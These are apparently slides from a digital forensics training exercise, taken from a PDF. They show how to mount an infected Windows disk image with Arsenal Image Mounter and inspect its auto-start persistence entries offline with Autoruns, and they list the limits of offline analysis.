


To launch Arsenal Image Mounter, double-click the icon under the shortcuts folder.

Practice Exercise 1:

Checking auto-start locations on an infected disk A (3)


- Mount the disk image below with Arsenal Image Mounter (Cont.)
"E:\Artifacts\other_E01\infected_drive_a.E01"



Practice Exercise 1:

Checking auto-start locations on an infected disk A (4)


- Mount the disk image below with Arsenal Image Mounter (Cont.)
"E:\Artifacts\other_E01\infected_drive_a.E01"



Practice Exercise 1:

Checking auto-start locations on an infected disk A (5)


- Mount the disk image below with Arsenal Image Mounter (Cont.)
"E:\Artifacts\other_E01\infected_drive_a.E01"



Practice Exercise 1:

Checking auto-start locations on an infected disk A (6)

- Mount the disk image below with Arsenal Image Mounter (Cont.)
"E:\Artifacts\other_E01\infected_drive_a.E01"



The image would be mounted as volume "F" and "G".
Volume "G" is the Windows system volume that we
are going to investigate in this case.


If the volumes were mounted with different drive
letters, please follow the instructions accordingly to
your environment.

Practice Exercise 1:


Checking auto-start locations on an infected disk A (7)

- Launch Autoruns64.exe as administrator by right clicking its icon and select the option.
- **And, press ESC key on your keyboard immediately!!**
 - It is to stop scanning on the running system. If you do not stop the scan on the running system, Autoruns might not display correct result for an offline system.

Shortcuts\03_PersistenceAnalysis





You can confirm the scan status at the bottom left corner of the window.



Practice Exercise 1:

Checking auto-start locations on an infected disk A (8)



1. Select "Analyze Offline System..." from the File menu.
2. Input "System Root" and "User Profile".
 - System Root: **G:\Windows**
 - User Profile: **G:\Users\ttarro**
3. Press "OK".



Practice Exercise 1:

Checking auto-start locations on an infected disk A (9)

- Then, set up options.
 1. Check "Hide Microsoft Entries" in Option menu.
 2. Select "Scan Options..." in Option menu.
 3. Check "Verify code signatures" in the Autoruns Scan Options window.
 4. Press "Rescan" button.



Autoruns Offline Analysis vs. Online Analysis

- Now, we use Autoruns to check the acquired disk image. To perform an offline analysis, we should specify the drive to search. In this case, we chose drive G.
- In contrast, we can also use Autoruns to check the running machine itself when we perform Live Response. Autoruns searches drive C for persistence.


Offline Analysis Limitations

- There are several limitations in Autoruns' offline analysis.
 - Scheduled Task and WMI are not checked.
 - Code-sign verification for some Windows components does not work properly, when analysis machine and the acquired image do not have the same patch status of Windows.
 - It is because, some Windows components do not contain their code signatures in themselves. Their signatures are stored in the catalog file on the system volume. However, Autoruns always checks the catalog file on drive C.
 - “Jump to Image/Entry” function doesn't work properly because the drive letters of registered path and mounted drive are different.

Practice Exercise 1:

Checking auto-start locations on an infected disk A (10)

